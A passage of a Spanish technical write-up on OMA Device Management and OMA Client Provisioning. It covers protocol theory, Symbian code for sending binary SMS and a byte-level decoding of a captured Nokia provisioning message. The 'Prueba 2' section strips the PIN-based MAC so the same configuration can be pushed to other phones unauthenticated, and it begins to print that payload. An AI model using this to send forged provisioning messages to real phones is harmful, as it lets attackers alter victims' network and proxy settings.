2. Modelo de datos: los datos puestos a disposición para manipulación remota.
3. Una política de seguridad mediante la cual decidir quien puede o no tocar un parámetro en concreto o actualizar un componente concreto en el dispositivo.

OMA DM soporta:

- DM Bootstrap a un dispositivo móvil (provisionamiento "para poder arrancar",… es decir, como proporcionar al dispositivo de la configuración adecuada para soportar OMA DM).
- DM contínuo de un dispositivo móvil.
- Actualización del Firmware.
- Gestión de componentes software.
- Diagnósticos del dispositivo.
- Capacidad de gestionar el dispositivo.
- Gestión de la SIM / Smartcard.
- Gestión de calendarios/tareas.

El intercambio de datos en OMA DM se realiza sobre el subconjunto de XML, SyncML(http://en.wikipedia.org/wiki/SyncML). Este intercambio de datos se realiza entre un servidor (que está gestionando el dispositivo móvil) y un cliente (el móvil siendo gestionado). Además está preparado para funcionar sobre cualquier capa inferior. A nivel físico puede funcionar sobre cualquier medio, desde usb o rs232 hasta gsm. Igualmente la capa de transporte puede ser cualquiera: sobre WSP (wireless session protocol), HTTP, OBEX, etc…

Es un protocolo de peteción-respuesta. La autenticación y comprobación de autenticidad son parte del protocolo y asegura que la comunicación entre servidor y cliente sólo se realiza después de la validación.

Tanto el cliente como el servidor funcionan como una máquina de estados (stateful) de manera que una secuencia especifica de mensajes se lleva a cabo después de la autenticación y cada mensaje se interpretará de una manera u otra en función del estado en que se encuentre el cliente y servidor. En el caso del protocolo TCP ocurre lo mismo, mientras que en IP no.

La comunicación la inicia el OMA DM server asincronamente mediante WAP Push o SMS.

Una vez se establece la comunicación puede empezar una secuencia de mensajes para completar la tarea de gestión.

OMA DM soporta una serie de mensajes fuera de la secuencia principal, una especie de interrupciones o alertas, que pueden ser iniciadas por el cliente o el servidor y valen para manejar errores, finalizaciones abruptas, etcétera… También soporta la negociación de algunos parámetros que afectarán a la comunicación, como el tamaño máximo de los mensajes, etcétera…

El protocolo especifica que en el intercambio de paquetes durante una sesión cada paquete consiste de muchos mensajes y cada mensaje de muchos comandos, los cuales seran ejecutados por el cliente, que devolverá una respuesta mediante un mensaje de reply.

Documentos de la especificación OMA DM v.1.2:

DM Bootstrap.

DM Notificacion initiated session.

DM Protocol.

DM Representation Protocol.

DM Standarized Objects.

DM Tree Node Description.

DM Tree Node Description Serialization.

DM Security.

El Management Tree en OMA DM:

En OMA DM se describe un protocolo que permite al servidor gestionar elementos del dispositivo cliente. Si estos elementos fueran guardados en cada dispositivo en un formato diferente el potencial del protocolo se vería limitado. Por ello OMA DM también describe un sistema de representar una serie de Management Objects en los dispositivos.

Para esto existe el llamado Management Tree, un árbol que organiza los Management Objects, MO, en el dispositivo, de manera jerárquica. Los nodos del árbol son direccionados con una URI. Por ejemplo:

(root)./ ---- DM Acc ---- xyzInc …

---- MyMgmServer …

---- OSGi …

---- Vendor ---- Ring Signals …

---- Screen Saver …

---- etc …

Para acceder a Ring Signals se haría a través de la URI: ./Vendor/Ring Signals (La URI puede ser case sensitive o no (el cliente lo indica) y no acaba con /. No se puede usar secuencias tipo ../ o ./).

Cada nodo del árbol puede ser desde un entero a un churro de datos que representan una imagen o lo que sea. Además cada nodo puede tener un número ilimitado de ramificaciones.

Los MO se acceden mediante Management Actions, descritas en el protocolo. Por ejemplo aquí tenemos un GET (usado para pedir el contenido de una rama):

```
<Get>
	<CmdID>4</CmdID>
	<Item>
		<Target>
			<LocURI>Vendor/Ring_signals/Default_ring</LocURI>
		</Target>
	</Item>
</Get>
```

Este comando recibiría una respuesta tal que:

```
<Results>
	<CmdRef>4</CmdRef>
	<CmdID>7</CmdID>
	<Item>
		<Data>MyOwnRing</Data>
	</Item>
</Results>
```

O por ejemplo si hay varios nodos colgando te devolvería una lista que va separada por /:

```
<Results>
	<CmdRef>4</CmdRef>
	<CmdID>7</CmdID>
	<Item>
		<Meta>
			<Format xmlns='syncml:metinf'>node</Format>
			<Type xmlns='syncml:metinf'>text/plain</Type>
		</Meta>
		<Data>Default_ring/Ring1/Ring2/Ring3/Ring4</Data>
	</Item>
</Results>
```

Se puede añadir nodos con el comando Add, borrarlos, etc… Para ello echar un ojo al protocolo. Hay nodos dinámicos y nodos permanentes (no pueden ser borrados). También es posible proteger un nodo dinámico para que no pueda ser borrado, como un permanente.

OMA Device Management Tree and Description Serialization:

Consiste en describir un MO mediante un XML (o WBXML), es decir, como representar un nodo del Management Tree mediante un XML. En la especificación se describe como crear un XML representando un MO, es bastante sencillo. Es útil conocer esto ya que entre otras cosas se usa para proporcinar la información de bootstrap.

Bootstrapping en OMA DM:

Otras partes de la especificación OMA DM se habla de cómo se establece y mantiene una sesión de gestión. Pero el dispositivo cliente debe estar provisionado con una configuración OMA DM. Mediante el proceso de bootstrap se provisiona al cliente DM de manera que quede en un estado donde pueda iniciar una sesión de gestión con un nuevo DM server.

Métodos para realizar OMA DM bootstrapping:

1. Bootstrap desde fabricación.

   El dispositivo viene con el bootstrap de serie. El operador pide que el teléfono venga preconfigurado de fábrica. Este método obviamente es muy seguro, sin over the air ni shared secrets. Pero es poco flexible.

2. Bootstrap iniciado por servidor.

   Se envía un mensaje que contiene la información necesaria para configurar el dispositivo para poder iniciar una sesión de gestión con el servidor (que también se proporciona en el bootstrap).

3. Bootstrap iniciado por smartcard.

   El bootstrap viene en la smartcard.

Perfiles de bootstrap:

OMA DM está diseñado para funcionar en multitud de dispositivos. Aquellos en los que ya exista un sistema de bootstrap o provisionamiento de configuración, OMA DM usará los mecanismos existentes. En cualquier caso OMA DM ofrece varios sistemas o perfiles para proporcionar la configuración por bootstrap. Cada dispositivo puede soportar el perfil que se quiera, es opcional.

La configuración OMA DM es proporcionada como un objeto TNDS. En la especificación vienen ejemplos de un TNDS.

Perfil OMA Client provisioning:

En este caso el contenido del mensaje bootstrap se ajusta a la especificación OMA Client Provisioning (vista anteriormente). El cliente implementando ambas especificaciones (OMA DM y OMA Client Provisioning) debe saber trasladar la información en el bootstrap de OMA Client Provisioning al TNDS.

Perfil OMA DM:

El bootstrap es un mensaje siguiendo el standard OMA DM codificado en WBXML que contiene el TNDS.

En todos los casos tras recibir y procesar el bootstrap el cliente inicia automaticamente una sesión a cualquier servidor de los configurados en el bootstrap.

Un ejemplo de un TNDS contenido en el bootstrap:

```
<MgmtTree>
	<VerDTD>1.2</VerDTD>
	<Node>
		<NodeName>OperatorX</NodeName> <!--- DM Account MO --->
		<RTProperties>
```

```
                        <Format>
                                <node/>
                        </Format>
                        <Type>org.openmobilealliance/1.0/w7</Type>
                </RTProperties>
                <Node>
                        <NodeName>PrefConRef</NodeName>
                        <RTProperties>
                                <Format>
                                        <chr/>
                                </Format>
                                <Type>text/plain</Type>
                        </RTProperties>
                        <Value>./Inbox/Internet</Value>
                </Node>
                <NodeName>Internet</NodeName> <!--- Connectivity MO --->
                <RTProperties>
                        <Format>
                                <node/>
                        </Format>
                        <Type>org.openmobilealliance/1.0/ConnMO</Type>
                </RTProperties>
        </Node>
</MgmtTree>
```

OMA Firmware Updates:

El OMA "Firmware Update Management Object" (FUMO) permite realizar actualizaciones de firmware especificando la localización en el Management Tree donde los paquetes de update pueden ser descargados. El FUMO también especifica una serie de comandos que deben ser invocados sobre ciertos nodos del MT para iniciar la actividad de update. El proceso de update del firmware se apoya sobre OMA DM.

Esta especificación describe al menos el intercambio de información a realizar previo a la descarga del firmware, como invocar la descarga del mismo mediante al menos un mecanismo de descarga (puede ser el mecanismo de descarga de OMA, el OMA Download v1.0) u otro alternativo) y como invocar el inicio de la actividad de update.

Esta especificación describe:

FUMO, Arquitectura.

FUMO.

Ejemplo:

```
<MgmtTree>
 <VerDTD>1.2</VerDTD>
 <Node>
  <NodeName/>
  <DFProperties>
   <AccessType>
    <Get/>
   </AccessType>
   <DFFormat>
            <node/>
   </DFFormat>
   <Occurrence>
    <ZeroOrMore/>
   </Occurrence>
   <DFTitle>A firmware update package</DFTitle>
    <DFType>
     <DDFName></DDFName>
    </DFType>
  </DFProperties>
    <Node>
   <NodeName>PkgName</NodeName>
   <DFProperties>
    <AccessType>
     <Get/>
    </AccessType>
    <DFFormat>
     <chr/>
    </DFFormat>
    <Occurrence>
     <ZeroOrOne/>
    </Occurrence>
    <DFTitle>Name of Update Package</DFTitle>
    <DFType>
     <MIME>text/plain</MIME>
     </DFType>
   </DFProperties>
  </Node>
  <Node>
   <NodeName>PkgVersion</NodeName>
   <DFProperties>
    <AccessType>
    <Get/>
    </AccessType>
    <DFFormat>
     <chr/>
    </DFFormat>
    <Occurrence>
     <ZeroOrOne/>
    </Occurrence>
    <DFTitle>Version information for the firmware update package</DFTitle>
    <DFType>
     <MIME>text/plain</MIME>
    </DFType>
   </DFProperties>
  </Node>
  <Node>
   <NodeName>Download</NodeName>
   <!--This node is used for downloading an update package -->
   <DFProperties>
    <AccessType>
     <Exec/>
    </AccessType>
    <DFFormat>
     <node/>
    </DFFormat>
    <Occurrence>
     <ZeroOrOne/>
    </Occurrence>
    <DFTitle>A node that can be used to Download a firmware update package</DFTitle>
    <DFType>
     <DDFName></DDFName>
    </DFType>
```

```
 </DFProperties>
 <Node>
  <NodeName>PkgURL</NodeName>
  <DFProperties>
   <AccessType>
    <Get/>
    <Replace/>
   </AccessType>
   <DFFormat>
    <chr/>
   </DFFormat>
   <Occurrence>
    <One/>
   </Occurrence>
   <DFTitle>URL for downloading an update package</DFTitle>
   <DFType>
    <MIME>text/plain</MIME>
   </DFType>
  </DFProperties>
 </Node>
</Node>

<Node>
 <NodeName>DownloadAndUpdate</NodeName>
 <!--This node is used for downloading and Updating an update package -->
 <DFProperties>
  <AccessType>
   <Get/>
   <Exec/>
  </AccessType>
  <DFFormat>
   <node/>
  </DFFormat>
  <Occurrence>
   <ZeroOrOne/>
  </Occurrence>
  <DFTitle>A node that can be used to Download and immediately invoke an Update to update a firmware using an update package</DFTitle>
  <DFType>
          <DDFName></DDFName>
  </DFType>
 </DFProperties>
 <Node>
  <NodeName>PkgURL</NodeName>
  <DFProperties>
   <AccessType>
    <Get/>
    <Replace/>
   </AccessType>
   <DFFormat>
    <chr/>
   </DFFormat>
   <Occurrence>
    <One/>
   </Occurrence>
   <DFTitle>URL for downloading an update package</DFTitle>
   <DFType>
    <MIME>text/plain</MIME>
   </DFType>
  </DFProperties>
 </Node>
</Node>
<Node>
 <NodeName>Update</NodeName>
 <!--This node is used for Updating the device using an update package -->
 <DFProperties>
  <AccessType>
   <Get/>
   <Exec/>
  </AccessType>
  <DFFormat>
   <node/>
  </DFFormat>
  <Occurrence>
   <ZeroOrOne/>
  </Occurrence>

  <DFTitle>A node that can be used to conduct firmware update using an update package</DFTitle>
  <DFType>
   <DDFName></DDFName>
  </DFType>
 </DFProperties>
 <Node>
  <NodeName>PkgData</NodeName>
  <DFProperties>
   <AccessType>
    <Replace/>
   </AccessType>
   <DFFormat>
    <bin/>
   </DFFormat>
   <Occurrence>
    <ZeroOrOne/>
   </Occurrence>
   <DFTitle>Opaque/binary firmware upgrade package</DFTitle>
   <DFType>
    <MIME>application/octet-stream</MIME>
   </DFType>
  </DFProperties>
 </Node>
</Node>
<Node>
  <NodeName>State</NodeName>
  <DFProperties>
   <AccessType>
    <Get/>
   </AccessType>
   <DFFormat>
    <int/>
   </DFFormat>
   <Occurrence>
    <One/>
   </Occurrence>
   <DFTitle>State set by Client can be retrieved by Server</DFTitle>
   <DFType>
    <MIME>text/plain</MIME>
   </DFType>
  </DFProperties>
</Node>
<Node>
 <NodeName>Ext</NodeName>
```

```
    <!--This node is used for Vendor specific extension -->
    <DFProperties>
     <AccessType>
       <Get/>
     </AccessType>
     <DFFormat>
      <node/>
     </DFFormat>
     <Occurrence>
      <ZeroOrOne/>
     </Occurrence>
     <DFTitle>A node that can be used to provide vendor-specific extensions</DFTitle>
     <DFType>
      <DDFName></DDFName>
     </DFType>
    </DFProperties>
   </Node>
  </Node>
</MgmtTree>
```

Sección PRÁCTICA

Después de tanta teoría, protocolos y especificaciones, lo suyo es "cacharrear" un rato. En esta sección se describirán distintos experimentos que se han hecho en torno a todo lo hablado en la teoría.

Material usado:

Estación base XACOM:

Esta es una estación base GSM basada en el modulo MC35i de Siemens.

Mediante esta estación base seremos capeces de recibir SMS sin problemas, en binario y sabiendo exactamente lo que nos esta llegando. Esto también se puede hacer con algunos teléfonos y sus respectivos cables de datos. Con Symbian se puede hacer un programa que reciba mensajes, los lea, lea su cabecera, etc… pero antes de que llegan al programa (al menos en modo usuario) el mensaje y las cabeceras han sido tocadas, si tiene varias partes habra sido recompuesto en una, etc… no es real. Incluso en algunos casos como los Bio Messages (mensajes de configuración no he sido capaz de recuperar la cabecera).

Teléfonos:

Nokia E61:

Nokia 6630:

Siemens S65:

Otros:

Cualquier interfaz usb-bluetooth.

Software:

Para manejar la XACOM conectada al puerto serie mediante comandos AT nos vale el mismo hyperterminal.

Para enviar mensajes con el teléfono Symbian yo estoy usando un programa propio que envía al teléfono los datos que quiero enviar por SMS mediante bluetooth, y luego el teléfono los empaqueta en un SMS (o varios concatenados, según el tamaño). Más abajo pongo la función en C que uso para el envío de mensajes binarios. Es lo más complicado del código. El resto solo es escribir un programa que le pase a esta función los datos necesarios (que los coja de bluetooth como hago yo, o de un fichero, etc... como sea). También se puede enviar los mensajes a través de comandos AT al puerto serie, donde está la XACOM. Es tan sencillo como abrir el COM y escribirle los comandos AT adecuados y el mensaje binario.

El código para Symbian:

A continuación está la función principal que uso para enviar los mensajes binarios.

Los parametros son:

Addr: cadena con la dirección.

SC: cadena con la dirección del centro de servicio.

buf: la UD a enviar.

len: la longitud de la UD que queremos enviar.

smsPort: los cuatro bytes de los puertos origen y destino para poner en la UDH.

Class: clase del mensaje. Normalmente sera clase 1.

Alphabet: alfabeto, normalmente codificación en 8 bits.

```
void CMessagingManager::SendSmsSpecial
                    (TDesC & Addr,
                    TDesC & SC,
                    char * buf,
                    unsigned int len,
                    TBuf8<4> & smsPort,
                    TSmsDataCodingScheme::TSmsClass Class,
                    TSmsDataCodingScheme::TSmsAlphabet Alphabet)
{
  CSmsClientMtm* iTempSmsMtm=NULL;
  iTempSmsMtm = (CSmsClientMtm*)iMtmReg->NewMtmL( KUidMsgTypeSMS );
  // Set SMS parameters
  TMsvEntry indexEntry;
  indexEntry.iDate.HomeTime();
  indexEntry.SetInPreparation(ETrue);
  // Set to SMS type
  indexEntry.iMtm = KUidMsgTypeSMS;
  indexEntry.iType = KUidMsvMessageEntry;
  // Get the ID of the current SMS service.
  indexEntry.iServiceId = iTempSmsMtm->ServiceId();
  // Set the UID to this application Uid
  indexEntry.iMtmData3 = MYUID;
  // Compose entry in Drafts
  iTempSmsMtm->SwitchCurrentEntryL(KMsvGlobalOutBoxIndexEntryId);
  // Create a new child entry owned by the context via Synchronous call
  iTempSmsMtm->Entry().CreateL(indexEntry);
  // Set the MTM's active context to the new message
  TInt iSmsId = indexEntry.Id();
  iTempSmsMtm->SwitchCurrentEntryL(iSmsId);
  CSmsHeader& header = iTempSmsMtm->SmsHeader();
  CSmsMessage &iSmsMessage = header.Message();
  CSmsBufferBase& iSmsBufBase = iSmsMessage.Buffer();
  CSmsSettings* sendOptions=NULL;
  sendOptions = CSmsSettings::NewL();
  sendOptions->CopyL(iTempSmsMtm->ServiceSettings()); // restore existing settings
  sendOptions->SetDelivery(ESmsDeliveryImmediately); // set to be delivered immediately
  sendOptions->SetSmsBearer(RMobileSmsMessaging::ESmsBearerCircuitOnly);
  sendOptions->SetRejectDuplicate(ETrue);
  header.SetSmsSettingsL(*sendOptions);
  delete sendOptions;
  // Let it to concat
  //iTempSmsMtm->ServiceSettings().SetCanConcatenate(EFalse);
  // No delivery report request
  iTempSmsMtm->ServiceSettings().SetDeliveryReport(EFalse);
  iTempSmsMtm->ServiceSettings().SetCharacterSet(Alphabet);
  iTempSmsMtm->SmsHeader().SetSmsSettingsL(iTempSmsMtm->ServiceSettings());
  // Add destination address (recipient). Copy address also to the index entry.
  iTempSmsMtm->AddAddresseeL(Addr);
  indexEntry.iDetails.Set(Addr);
  CSmsMessage &msg = iTempSmsMtm->SmsHeader().Message();
  TSmsUserDataSettings smsSettings;
  smsSettings.SetAlphabet(Alphabet);
  msg.SetUserDataSettingsL(smsSettings);
  // Message with Header Encoding
  TPtr8 TempUDHBufDesc((TUint8*)buf,len,len);
  CSmsPDU &pdu = msg.SmsPDU();
  pdu.SetBits7To4(TSmsDataCodingScheme::ESmsDCSTextUncompressed7BitOr8Bit);
  pdu.SetClass(ETrue,Class);
  pdu.SetAlphabet(Alphabet);
  CSmsUserData& userData = pdu.UserData();
  userData.AddInformationElementL(
  CSmsInformationElement::
  ESmsIEIApplicationPortAddressing16Bit,smsPort);
// We let concatenation to ssoo
  //if(IsConcatenated)
  //{
  //  pdu.SetTextConcatenatedL(ETrue);
  //  pdu.SetConcatenatedMessagePDUIndex(ConcatenationIndex);
  //  pdu.SetConcatenatedMessageReference(ConcatenationRef);
  //  pdu.SetNumConcatenatedMessagePDUs(ConcatenationNum);
  //}
  //userData.SetBodyL(TempUDHBufDesc);
  // we will use CSmsBufferBase instead userData.SetBodyL. In this way we are able to send
  // concatenated sms
  //Convert 8 bit data and insert into SMS buffer
```

```
HBufC* tmp = HBufC::NewLC( TempUDHBufDesc.Length() );
tmp->Des().Copy( TempUDHBufDesc );
iSmsBufBase.InsertL( 0, *tmp );
CleanupStack::PopAndDestroy();

/* TGsmSms gsmsmsx;
pdu.EncodeMessagePDUL(gsmsmsx);
TDesC8 & pdudesc = gsmsmsx.Pdu();

logsr("PDU:");
for(TInt p=0;p<pdudesc.Length();p++)
logxr(pdudesc.Ptr()[p]);

// Commit changes because index entry is only a local variable
iTempSmsMtm->Entry().ChangeL(indexEntry);
// Save full message data to the store
iTempSmsMtm->SaveMessageL();
// Load the created message
iTempSmsMtm->LoadMessageL();
// Gets the current SMS service settings
CSmsSettings& serviceSettings = iTempSmsMtm->ServiceSettings();
// Gets the number of service centre addresses stored in this object.
const TInt numSCAddresses = serviceSettings.NumSCAddresses();
// There should always be a service center number
if (numSCAddresses > 0)
{
  CSmsNumber* serviceCentreNumber = NULL;
// Get the service center number
  if ((serviceSettings.DefaultSC() >= 0) && (serviceSettings.DefaultSC() < numSCAddresses))
    //Get Default service Center
    serviceCentreNumber = &(serviceSettings.SCAddress(serviceSettings.DefaultSC()));
  else
    serviceCentreNumber = &(serviceSettings.SCAddress(0));
  iTempSmsMtm->SmsHeader().SetServiceCenterAddressL(serviceCentreNumber->Address());
}
else
{
  // Leave if there is no service center number
  User::Leave(0);
}
// Save full message data to the store
iTempSmsMtm->SaveMessageL();
// Index entry must be Updated
indexEntry = iTempSmsMtm->Entry().Entry();
// Set in-preparation flag
indexEntry.SetInPreparation(EFalse);
// Sets the sending state
indexEntry.SetSendingState(KMsvSendStateWaiting);
// Commit changes because index entry is only a local variable
iTempSmsMtm->Entry().ChangeL(indexEntry);
CMsvEntrySelection * iEntrySelection = new (ELeave) CMsvEntrySelection;
iEntrySelection->AppendL(iSmsId);
TBuf8<1> dummyParam;
CMsvOperationWait* wait = CMsvOperationWait::NewLC(); // left in CS
wait->iStatus = KRequestPending;
CMsvOperation* op = NULL;
// invoking async schedule copy command on our mtm
op=iTempSmsMtm->InvokeAsyncFunctionL(
      ESmsMtmCommandScheduleCopy,
      *iEntrySelection,
      dummyParam,
      wait->iStatus);
wait->Start();
CleanupStack::PushL( op );
CActiveScheduler::Start();
// The following is to ignore the completion of other active objects. It is not
// needed if the app has a command absorbing control.
while( wait->iStatus.Int() == KRequestPending )
{
  CActiveScheduler::Start();
}
CleanupStack::PopAndDestroy(2); // op, wait
if(iEntrySelection)
  delete iEntrySelection;
if(iTempSmsMtm)
  delete iTempSmsMtm;
}
```

Prueba 1. Qué nos envía Nokia cuando le solicitamos una configuración.

Hace unos dias cuando empecé con todo esto mi objetivo inicial era averiguar como enviar desde un teléfono con Symbian un mensaje de configuración sin pin a otros teléfonos. Aún no tenía claro que protocolo debía usar, como componer un XML correcto, etc…

Poco después me prestaron la XACOM que comentaba más arriba y con ella pude capturar un mensaje de configuración de los enviados por Nokia y analizarlo.

1. Ponemos a la XACOM una tarjeta. Yo estoy con una de vodafone.

2. Abrir hyperterminal, y abrir el COM al que esté la XACOM, dejarlo con la configuración por defecto, la que viene.

3. Probar el comando “AT” a secas, debería imprimir “OK”.

4.Pedimos a Nokia a través de su página web que nos envíe un mensaje de configuración de los parámetros de MMS al número de teléfono de la tarjeta que tenemos en la XACOM. Podemos hacerlo en la página de Nokia, en soporte, y dentro de soporte en configuraciones (http://www.nokia.es/A4181614). Ahí vienen distintos pasos. Pinchar en configuración Standard y pedir la de MMS. Yo la he pedido para un E61 y para vodafone.

5. El comando AT para pedir los mensajes recibidos es AT+CMGL. La información que nos envía Nokia debería llegar en 3 mensajes SMS concatenados. Al menos cuando yo he hecho la prueba era así, pero podrían meter o quitar algo.

Los mensajes recibidos desde Nokia:

Mensaje de configuracion enviado por NOKIA parte 1:

07 smsc addr len
91 smsc addr type
1614051145F0 smsc addr
60 UDHI=1,SRI(status report indication)=1

05 sender addr len
B1 sender addr type
6303F1 sender
00 protocol identifier
15 data coding scheme (8 bit data, class 1)
70702122950504 timestamp
8C UD len
User data:
UDH:
0B udh len
05 04 0B 84 23 F0 information element ports
00 03 0B 03 01 information element concatenation, part 1!
UD:
03 06 2F 1F 2D B6 91 81 92 31 41 45 43 33 42 30 31 36 44 44 31 41 42 31 34 44 32 41
45 43 31 32 31 41 42 39 41 32 45 33 35 39 35 36 30 37 38 44 35 00 03 0B 6A 0F 56 66
20 4D 4D 53 00 6D 56 66 20 4D 4D 53 00 45 C6 55 01 87 11 06 83 00 01 87 07 06 83 00
01 87 10 06 AB 01 87 08 06 03 6D 6D 73 2E 76 6F 64 61 66 6F 6E 65 2E 6E 65 74 00 01
87 09 06 89 01 C6 5A 01 87 0C 06 03 00 01 87 0D

Mensaje de configuracion enviado por NOKIA parte 2:

07
91
1614051145F0
60
05
B1
6303F1
00
15
70703181924204
8C
0B
05 04 0B 84 23 F0
00 03 67 03 02   part 2!
UD:
06 03 77 61 70 40 77 61 70 00 01 87 0E 06 03 77 61 70 31 32 35 00 01 01 01 C6 51 01
87 15 06 83 07 01 87 07 06 83 00 01 C6 52 01 87 20 06 03 32 31 32 2E 30 37 33 2E 30
33 32 2E 30 31 30 00 01 87 21 06 85 01 87 22 06 83 00 01 C6 53 01 87 23 06 03 38 30
00 01 87 24 06 D0 01 01 01 01 C6 00 01 55 01 87 36 00 00 06 03 77 34 00 01 87 00 01
39 00 00 06 83 07 01 87 00 01 34 00 00 06 03 68

Mensaje de configuracion enviado por NOKIA parte 3:

07
91
1614051145F0
64
05
B1
6303F1
00
15
70703181925204
33
0B
05 04 0B 84 23 F0
00 03 67 03 03 part 3!
74 74 70 3A 2F 2F 6D 6D 73 63 2E 76 6F 64 61 66 6F 6E 65 2E 65 73 2F 73 65 72 76 6C
65 74 73 2F 6D 6D 73 00 01 01 01

Para enviar desde la aplicación en Symbian componemos una única parte de usuario que Symbian internamente ya partirá en varios SMS. La parte de usuario la componemos simplemente uniendo todos las partes de usuario que nos han llegado de Nokia.

El mensaje en binario que nos queda es algo así:

SMS hdr:

07
91
4306073011F0 (SC addr)
44 UDHI=1,MMS(more messages to send)=1
0B
91
4346186401F5 (destino +34648146105)
00
F5
70702171923380
87

UD hdr:

06
05 04 0B 84 23 F0 puertos (0b84, 23f0)

UD(WAP PUSH):

vvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvv

WSP(wireless session protocol) header:

01 Transaction id
06 PDY type = Push PDU (WAP-230-WSP table 34)
2F Headers len = HeadersLen. Length of rest of WSP header.
1F ValueLengthQuote. Length > 30 and necessary to quote. See [WSP] Ch, 8.4.2.2
2D ValueLength
B6 Content-Type - ContentType= S-Push.req::Push. This is 0x36 with "high-bit set", ie 0x36+0x80. See [ProvCont]
91 81 SEC = USERPIN
92 MAC (message authentication code) Value ID
hex 31 41 45 43 33 42 30 31 36 44 // MAC Value, MAC-length of bytes (2D-5)
ascii 1 A E C 3 B 0 1 6 D
hex 44 31 41 42 31 34 44 32 41 45 // MAC Value, MAC-length of bytes (2D-5)
ascii D 1 A B 1 4 D 2 A E
hex 43 31 32 31 41 42 39 41 32 45 // MAC Value, MAC-length of bytes (2D-5)
ascii C 1 2 1 A B 9 A 2 E
hex 33 35 39 35 36 30 37 38 44 35 // MAC Value, MAC-length of bytes (2D-5)
ascii 3 5 9 5 6 0 7 8 D 5
00 End-of-MAC tag

^^

vvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvv

WBXML:

03 wbxml 1.3
0B Public identifier for "-//WAPFORUM//DTD PROV 1.0//EN"
6A utf8
0F string table len
hex 56 66 20 4D 4D 53
ascii V f M M S
00 end inline string
hex 6D 56 66 20 4D 4D 53
ascii m V f M M S
00 end inline string

45 characteristics list

C6 55 01 NAPDEF

87 11 06 //NAPID
83
00
01

87 07 06 83 //NAME
00
01

87 10 06 //BEARER
AB
01

87 08 06 //NAP ADDRESS
03 inline string
hex 6D 6D 73 2E 76 6F 64 61 66 6F 6E 65 2E 6E 65 74
ascii m m s . v o d a f o n e . n e t
00 end inline string
01

87 09 06 //NAP ADDRTYPE
89
01

C6 5A 01 NAPAUTHINFO
87 0C 06 //AUTH TYPE
03 inline string
00 end inline string
01 END PARMeter

87 0D 06 //AUTHNAME
03 inline string
hex 77 61 70 40 77 61 70
ascii w a p @ w a p
00 end inline string
01

87 0E 06 //AUTSECRET
03 inline string
hex 77 61 70 31 32 35
ascii w a p 1 2 5
00 end inline string
01 END PARMeter

01 END NAPAUTHINFO

01 END NAPDEF

C6 51 01 PXLOGICAL

87 15 06 83 07 01 PROXY-ID

87 07 06 83 00 01 NAME

C6 52 01 PXPHYSICAL

87 20 06 PHYSICAL-PROXY-ID
03 inline string
hex 32 31 32 2E 30 37 33 2E 30 33 32 2E 30 31 30
ascii 2 1 2 . 0 7 3 . 0 3 2 . 0 1 0
00 end inline string
01 END PARMeter

87 21 06 85 01 PORTNBR

87 22 06 83 00 TO-NAPID

01 END PXPHYSICAL

C6 53 01 PORT

87 23 06 PORTNBR
03 inline string
hex 38 30
ascii 8 0
00 end inline string
01 END PARMeter

87 24 06 D0 01 01 ?

01 END PARMeter END PORT

01 END PXLOGICAL

C6 00 01 55 01 APPLICATION

87 36 00 00 06 APPID
03 inline string
hex 77 34
ascii w 4 Es el identificador para MMS
00 end inline string
01 END PARMeter

87 00 01 39 00 00 NAME o TO-PROXY

06 83 07 01 RESOURCE ?

87 00 01 34 00 00 06 URI
03 inline string
hex 68 74 74 70 3A 2F 2F 6D 6D 73 63 2E 76 6F 64 61 66 6F 6E 65 2E 65 73 2F 73 65 72 76 6C 65 74 73 2F 6D 6D 73
ascii h t t p : / / m m s c . v o d a f o n e . e s / s e r v l e t s / m m s
00 end inline string
01 END PARMeter

01 END APPLICATION

01 END CHARACTERISTIC-LIST

^^

El mensaje anterior contiene el WBXML con la configuración. Pero, ¿qué es exactamente este mensaje?

Si miramos los puertos de la UDH:

0B84 destination port = 2948 WAP Push connectionless session service (client side), Protocol: WSP/Datagram.
23F0 originator port = 9200 WAP connectionless session service Protocol: WSP/Datagram.

Según ello tenemos un WAP Push. Analizamos el contenido del WBXML y encontramos un OMA Client Provisioning con configuración de access point y de aplicación MMS.

En cuanto a seguridad, si miramos la cabecera WSP vemos un campo que indica sistema de seguridad USERPIN y luego unas cadenas, MAC. Esto significa que se está usando como sistema de seguridad un pin como shared secret. Este pin nos lo da Nokia justo antes de enviarnos el mensaje. El MAC (Message authentication code) es generado en base a este pin y cuando el móvil recibe el mensaje de configuración pide al usuario el mismo pin, hace el mismo calculo para obtener el MAC para ese pin, y compara contra el MAC recibido en el mensaje. De esta manera se comprueba la autenticidad del origen.

Prueba 2. Enviando la configuración sin USERPIN.

Como vimos anteriormente en el mensaje que recibimos de Nokia y como comentabamos hace un momento, Nokia incluye en la cabecera WSP un Message Authentication Code en base al pin que nos da al enviar el mensaje y que debe introducirse para poder guardar la configuración.

Para poder enviar el mismo mensaje sin pin simplemente tenemos que cargarnos el MAC. L a cabecera WSP que nos quedaría sería:

01 Transaction id
06 PDY type = Push PDU (WAP-230-WSP table 34)
03 Headers len = HeadersLen. Length of rest of WSP header.

1F ValueLengthQuote. Length > 30 and necessary to quote. See [WSP) Ch, 8.4.2.2
01 ValueLength
B6 Content-Type - ContentType= S-Push.req::Push. This is 0x36 with "high-bit set", ie 0x36+0x80. See [ProvCont]

Por lo tanto llamaremos a la función para enviar SMS con los siguientes UD:

```
char buf[]= //configuracion sin pin
{
 0x01,0x06,0x03,0x1F,0x01,0xB6,0x03,0x0B,0x6A,0x0F,0x56,0x66,0x20,0x4D,0x4D,0x53,
 0x00,0x6D,0x56,0x66,0x20,0x4D,0x4D,0x53,0x00,0x45,0xC6,0x55,0x01,0x87,0x11,0x06,
 0x83,0x00,0x01,0x87,0x07,0x06,0x83,0x00,0x01,0x87,0x10,0x06,0xAB,0x01,0x87,0x08,
 0x06,0x03,0x6D,0x6D,0x73,0x2E,0x76,0x6F,0x64,0x61,0x66,0x6F,0x6E,0x65,0x2E,0x6E,
 0x65,0x74,0x00,0x01,0x87,0x09,0x06,0x89,0x01,0xC6,0x5A,0x01,0x87,0x0C,0x06,0x03,
 0x00,0x01,0x87,0x0D,0x06,0x03,0x77,0x61,0x70,0x40,0x77,0x61,0x70,0x00,0x01,0x87,
 0x0E,0x06,0x03,0x77,0x61,0x70,0x31,0x32,0x35,0x00,0x01,0x01,0x01,0xC6,0x51,0x01,
 0x87,0x15,0x06,0x83,0x07,0x01,0x87,0x07,0x06,0x83,0x00,0x01,0xC6,0x52,0x01,0x87,
